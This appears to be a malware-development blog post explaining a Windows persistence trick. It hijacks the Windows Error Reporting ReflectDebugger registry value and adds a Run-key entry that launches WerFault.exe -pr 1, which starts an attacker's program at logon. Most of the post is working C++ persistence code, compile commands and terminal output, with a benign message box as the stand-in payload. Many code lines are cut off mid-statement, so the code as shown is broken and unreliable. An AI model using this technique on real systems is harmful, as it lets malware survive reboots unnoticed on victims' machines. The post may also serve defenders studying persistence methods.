cocomelonc

cybersec enthusiast. mathematician. author. speaker. hacker

Istanbul

Email

Twitter

GitHub


LinkedIn

Malware development: persistence - part 18. Windows Error Reporting. Simple C++ example.

3 minute read

بسم الله الرحمن الرحيم

Hello, cybersecurity enthusiasts and white hackers!




This post is based on my own research into one of the more interesting malware persistence trick: via `WerFault.exe`.


WerFault.exe

While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:


```
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs
```

If we run command `WerFault.exe -pr <value>` it is read `HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger=<path_value>`. This command run `WerFault.exe` on mode which is called *"reflective debugger"* and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:






Add another filter:



As a result, we have a loophole for hijacking this value:



So, what is the trick? We can replace registry value `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger` with our evil application, because `WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

practical example

For simplicity, as usually, my "evil" application is just `meow-meow` messagbox (`hack.cpp`):

```
/*
meow-meow messagebox
author: @cocomelonc
*/
```

```
#include <windows.h>

#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCm
  MessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
  return 0;
}
```

And then, create script which create registry key value with my “evil” app:

```
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // malicious app
  const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

  // hijacked app
  const char* wf = "WerFault.exe -pr 1";

  // set evil app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned cha
    RegCloseKey(hkey);
  }
}
```

Also, I used [one of the classic trick] for persistence:

```
// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
if (res == ERROR_SUCCESS) {
  // create new registry key
  RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strlen
  RegCloseKey(hkey);
}
```

As a result, the final source code looks something like this (`pers.cpp`):

```
/*
pers.cpp
windows persistense via WerFault.exe
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/11/02/malware-pers-18.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
```

```
  HKEY hkey = NULL;

  // malicious app
  const char* exe = "Z:\\2022-11-02-malware-pers-18\\hack.exe";

  // hijacked app
  const char* wf = "WerFault.exe -pr 1";

  // set evil app
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned cha
    RegCloseKey(hkey);
  }

  // startup
  res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windo
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf, strl
    RegCloseKey(hkey);
  }
  return 0;
}
```

demo

Let's go to see everything in action. Compile our "evil" app:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/incl
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ ls -l
total 24
-rw-r--r-- 1 cocomelonc cocomelonc   232 Nov  2 04:35 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Nov  2 04:54 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1049 Nov  2 04:34 pers.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$
```

and persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/incl
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Nov  2 04:55 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Nov  2 04:54 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   232 Nov  2 04:35 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc  1049 Nov  2 04:34 pers.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-11-02-malware-pers-18]
└─$
```

Before run everything, first of all, check registry key and value:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\"
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\Re
```


Run "malware" for checking correctness:

```
.\hack.exe
```



Also, check registry keys which used for persistence logic:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

